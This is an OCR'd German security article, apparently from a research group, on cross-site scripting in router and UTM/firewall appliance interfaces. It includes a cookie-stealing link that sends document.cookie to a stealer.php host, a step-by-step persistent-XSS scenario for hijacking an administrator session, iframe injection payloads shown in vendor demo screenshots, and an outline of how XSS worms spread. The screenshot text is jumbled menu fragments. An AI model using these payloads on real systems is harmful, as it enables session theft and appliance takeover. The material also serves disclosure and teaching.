
Ein potenzieller Angreifer kann auf diese Weise das Interface unzugänglich machen, den Source auslesen, Cookies auslesen, die Firewall abstellen oder auch das Router-Image komplett abschiessen. Im Ernstfall bedeutet das für die Firma die auf das Internet angewiesen ist das vorzeitige Aus. Allein das warten auf den Provider-Dienst dürfte sich stressig(Zeitaufwand der Mitarbeiter, Verlust von Verträgen, keine Möglichkeit für Kunden-Support) und lange genug hinziehen(Warten um einen um einen Schaden(Zeit ist Geld!) davon zu tragen. Schlimm wird diese Art von Angriff erst richtig wenn man die Telefonleitung auch über die entsprechenede ausgefallene Hardware(Router) konfiguriert hat. Ein gefährlicher Link für so einen Diebstahl könnte z.B. so aussehen …

192.168.2.1/index.stm?eintrypoint[2]=%3C/script%3E%20%22%3E%3Cscript%20src%3Dhttp%3A//192.168.2.137/stealer.php%3E%3C/script%3E?ack='+escape(document.cookie)


Diese spezifischen Lücken erlauben also einem Angreifer per Reverse-Engeneering(Router) Lücken zu identifizieren & gezielt per Cross Site Request(POST/GET) die Routerkonfiguration zu manipulieren. Diese Art von Angriff ist extrem gefährlich obwohl der Angreifer meistens nur einen Schuss(„One Shot") beim Angreiff hat der sitzen muss.

Die beiden Bilder zeigen wie bei einem Sicherheitstest an einem Telecom Router Interface eine manipulierte Funktion ausgeführt wurde per Cross Site Scripting um die Firewall konfiguration des Routers komplett zu abzuschalten. Im Hintergrund werden alle aktuellen Router Funktionen eingeblendet die sich super auswerten

lassen. MAC, KEY, PWD, Reboot, Log, Werkeinstellungen & Co.




Das zweite Bild zeigt eine extern eingebundene Quelle die per Cross Site Request (persistent) & Benutzer inter-aktion eingespeist wurde. Die Quelle könnte Mailware als Datei nachladen, Cookies höher priviligierter Accounts klauen oder Einstellungen in einem Request verändern.





Appliance (UTM Firewall, WebFirewalls, Gateway Services):
Da viele Appliances wie z.B. Unified Threat Management Systeme, Gateway Schnittstellen & WebFirewalls ebenfalls über Interfaces mit aufwendigen Konfigurationen verfügen. Kann man auch hier schnell persistente oder nicht persistente Cross Site Scripting Lücken finden. Meistens sind die Sicherheitslücken in Appliance Systemen oft auf „übergreifenden Ebenen“ zu finden. Da meistens in erster Instanz geparsed/validiert wird. Ab und zu findet man XSS Lücken auch in extern eingebundenen Modulen oder Testscripten die von Entwicklern zurück gelassen wurden bei der Produktion. Dies kann ein Angreifer gut ausnutzen. Um zu beschreiben wie es funktioniert haben wir ein ganz einfaches Scenario gestaltet.


Scenario:
Ein Benutzer eines Netzwerks hat Zugriff auf einen kleinen Bereich einer Appliance(UTM). Nun möchte er sich am besten aus dem restricted User Account eine Account mit vollen Rechten machen. Er geht in sein Modul das eine XSS Lücke(persistent) aufweist & schleust dort den Script-Code ein. Der Inhalt wird später als Server in einem Listing auf dem Appliance Display(Interface) dargestellt. Nun führt sich der eingeschleuste Code bei jedem Benutzer aus der über das Index Modul die Server-Listings anschaut. Über eine externe oder interne Serverquelle kann dann die Session oder wichtige aufgerufene informationen mitgeloggt werden. 10 Minuten später kommt der Administrator aus der Mittagspause und versucht sich einzuloggen um etwas neu einzustellen. Der Code wird ausgeführt im Kontext der Seite vom Listing und überträgt die Sessiondaten des Administrator an den Angreifer. Danach wir der Administrator in Mili-Sekunden auf das gleiche Ziel weitergeleitet ohne das er etwas bemerkt. Der Angreifer nimmt die Sessiondaten von seinem Log-Server und meldet sich per Cookie an der Appliance an. Schon kann er alles machen was er möchte ohne größeren Aufwand betrieben zu haben. Der Administrator kann der Attacke nicht ausweichen da Sie nicht auf seinen client abzielt sondern persistent eingebaut wurde.

Die folgenden Bilder zeigen Cross Site Scripting Angriff gegen bekannte UTM, Firewall & Gateway Appliances. Die aufgedeckten Sicherheitslücken sind alle persistent abgespeichert worden.


Astaro Security Gateway V7
admin
91.37.104.184
Dashboard
Management
Users
Definitions
Network
Network Services
Network Security
Web Security
Mail Security
RED Management
VoIP Security
IM/P2P
Site-to-site VPN
IPSec
SSL
Certificate Management
Remote Access
Logging
Certificate Management
Certificates
Certificate Authority
Revocation Lists (CRLs)
Advanced
New certificate ...
Find
Display: 10
1-6 of 6
RED certificate for demo04.astaro.com
VPNId [Hostname] demo04.astaro.com
test (X509 User Cert)
test1 (X509 User Cert)
VPNId [Email address] test@abc.com
WebAdmin certificate for >"
DOM Source of Selection - Mozilla Firefox
File Edit View Help
WebAdmin certificate for >"<iframe src="http://global-evolution.info" height="600" width="600">.astaro.com</iframe>


http://im.barracuda.com/cgi-mod/index.cgi
Wikipedia (en)
Barracuda Networks
IM FIREWALL 620
BASIC
LOGS/REPORTS
USERS
DOMAINS
POLICY
ADVANCED
guest
Log Off
Message Log
Conference Log
File Transfer Log
Presence Log
Daily Reports
User Reports
Opening bad-example.exe
You have chosen to open
bad-example.exe
which is a: Binary File
from: http://global-evolution.info
Would you like to save this file?
Save File
Cancel
>"<iframe src=http://glo


http://207.87.182.139/cgi-bin/cgix/syslog_email
McAfee UTM Firewall (Former...
Secure Computing has been ac...
Search Results: live demo
McAfee® - products - Live Mc...
SGDemo - Diagnostics
McAfee
UTM Firewall
Diagnostics
NETWORK SETUP
Quick Setup
Network Setup
DHCP Server
Web Cache
Traffic Shaping
SIP
FIREWALL
Definitions
Packet Filtering
NAT
Connection Tracking
Intrusion Detection
Access Control
Antivirus
Antispam
VPN
PPTP
L2TP
IPSec
Port Tunnels
SYSTEM
Status
System
System Log
View Log
Local Syslog
Input Error Detected
1. The underlying configuration system
Failed validation on object sys
Source of: http://207.87.182.139/cgi-bin/cgix/syslog_email - Mozilla Firefox
File Edit View Help Html Validator
">Input Error Detected
eturn the following error: <ul> Failed validation on object syslog.target<3>: email.sender='>"<ifra
Find: glo
Next
Previous
Highlight all
Match case
Type
Line
Column
HTML errors a...
Help
HtmlpediaClean up the page...
Options...
HTML Validator
Line 131, Col 42
Global Evolution Security
Project: Global-Evolution ...
This website is a project of the "Global-Evolution" security group founded 1996/1997 somewhere in Europe. The Developer Team works on different parts of the daily security business.
Vulnerabilities, Advisories, Penetrationtests & Audits
Protection, Prevention-Software & Cryptography
Security-News, Discussions and commented Reports
Programming, Researching & Security Management


https://www.fortigate.com/index
Aktuelle Nachrichten
security appliance demo - Google-Su...
Fortinet Online Demos: FortiGate, For...
FortiGate - FG300B3908601997
FortiGate 310B
Help
Logout
FORTINET
System
Dashboard
Status
Usage
Network
Config
Admin
Certificates
Maintenance
Router
Firewall
UTM
VPN
User
WAN Opt. & Cache
Endpoint
Wireless Controller
Log&Report
Refresh
Clear All Filters
Column Settings
FortiAnalyzer
Formatted
Date Time Level Sub Type ID Source Destination Content Status FTP Command
No entries found.
Equals
">
Quelltext von: https://www.fortigate.com/log/display?log=clog&content_type=FTP - Mozilla Firefox
Datei Bearbeiten Ansicht Hilfe
'/log/display?log=clog&frame=filter&field_name=log_id&content_type=FTP&device=2', { 'width': 610, 'heig
'/log/display?log=clog&frame=filter&field_name=client&content_type=FTP&device=2', { 'width': 610, 'heig
'/log/display?log=clog&frame=filter&field_name=server&content_type=FTP&device=2', { 'width': 610, 'heig
60;br>">"<iframe src=http://global-evolution.info>"
"&#62
'/log/display?log=clog&frame=filter&field_name=ftpcmd&content_type=FTP&device=2', { 'width': 610, 'heig
Suchen:
Abwärts
Aufwärts
Hervorheben
Groß-/Kleinschreibung
Zeile 101, Spalte 216
1
/ 1

Wurmer in Kombination mit Cross-Site-Scripting:
Seit *2006* sind erste sogenannte XSS-Würmer bekannt! Leute aus der Security-Szene erkannten das Potenzial schon 1-2 jahre vorher, haben es aber nicht in öffnetlichem Raum ausgenutzt.

Sie verwenden JavaScript und CSRF (Cross-Site Request Forgery) eine Technik die durch präperierte Requests (GET/POST) bestimmte Aktionen der Webanwendung aufrufen. Zum Beispiel das Hinzufügen eines Administrators, das Ändern des eigenen Passwortes oder aber auch versenden von PNs, Gästebucheinträgen.... Eine ziemlich einfache Technik die in Verbindung mit XSS einen Wurm ergibt.

Diese Würmer funktionieren mit persistenten und nicht persistenten Attacken. Sie verbreiten sich in häufig genutzten Communities am besten. Der Angreifer schickt einigen Leuten eine URL welche das präperierte Request durchführt, darin muss enhalten sein: Die nutzvolle Aufgabe (Cookieklau), und der Code zum verbreiten (Request auf Gästebuch, ...). In der Routine zum Verbreiten muss wiederum das Selbe stecken, wie in dem Request was das erste Opfer ausgeführt hat. Zuerst wird der Cookie geklaut, danach wird Code zum Versenden an andere Benutzer versendet (Freundeliste, Random-UserId, ...). Der Schneeballeffekt trifft ein!

Agressive Links/URLs:
